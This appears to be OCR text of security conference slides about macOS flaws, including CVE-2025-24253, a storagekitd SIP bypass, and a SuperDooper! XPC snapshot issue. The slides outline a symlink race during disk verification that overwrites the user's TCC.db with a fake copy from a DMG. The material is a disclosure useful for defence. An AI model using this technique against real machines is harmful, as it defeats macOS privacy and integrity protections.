
- not easy to get
- but! - can we "exploit" existing apps?
- 😈

SuperDooper!

```
@protocol SnapshotManager_SnapshotManagerProtocol
- (void)mountSnapshot:(NSURL *)arg1 name:(NSString *)arg2 mountPoint:(NSURL *)arg3 withReply:(void (^)(NSURL *, NSError *))arg4;
- (void)renameSnapshot:(NSURL *)arg1 from:(NSString *)arg2 to:(NSString *)arg3 withReply:(void (^)(Snapshot *, NSError *))arg4;
- (void)deleteSnapshot:(NSURL *)arg1 name:(NSString *)arg2 withReply:(void (^)(NSString *, NSError *))arg3;
- (void)createSnapshot:(NSURL *)arg1 name:(NSString *)arg2 withReply:(void (^)(Snapshot *, NSError *))arg3;
- (void)listSnapshots:(NSURL *)arg1 detailed:(BOOL)arg2 withReply:(void (^)(NSArray *, NSError *))arg3;
- (void)report_idWithReply:(void (^)(NSString *))arg1;
@end
```

- XPC is reachable for root
- ⚠️ not a SuperDooper! issue
- we can call it to create or rename a snapshot

SuperDooper!



FIX

- Any snapshot mounting requires Full Disk Access

CVE-2025-24253 - storagekitd SIP bypass

storagekitd - the basics

- system wide service
- can do disk verification / repair / mount / etc...
- diskutil calls into this (mostly)

storagekitd - why we like it?


- runs as root
- unsandboxed
- has powerful entitlements
  - SIP bypass
  - ~ Full Disk Access

com.apple.rootless.install.heritable

com.apple.private.security.storage-exempt.heritable

the disk verification

/
└── tmp
    └── mnt




/
└── what
    └── ever

the disk verification


/
└── tmp
    └── mnt
        └── MPXXXXXX


storagekitd creates




/
└── what
    └── ever

the disk verification





/
tmp
mnt
MPXXXXXX
what
ever
DMG
/
what
ever
storagekitd mounts
UNDER USER CONTROL !!!!


the disk verification




the exploit

- prepare a disk image (DMG) with a fake TCC.db
- run verification on that
- when the (MPXXXXX) directory is created in /tmp/ replace it with a symlink


/
tmp
mnt
...
Users
csaby
Library
Application Support
com.apple.TCC
TCC.db


DMG


/
TCC.db




/
└── TCC.db

/
└── tmp
    └── mnt
        └── MPXXXXXX

storagekitd creates

...
└── Users
    └── csaby
        └── Library
            └── Application Support
                └── com.apple.TCC
                    └── TCC.db



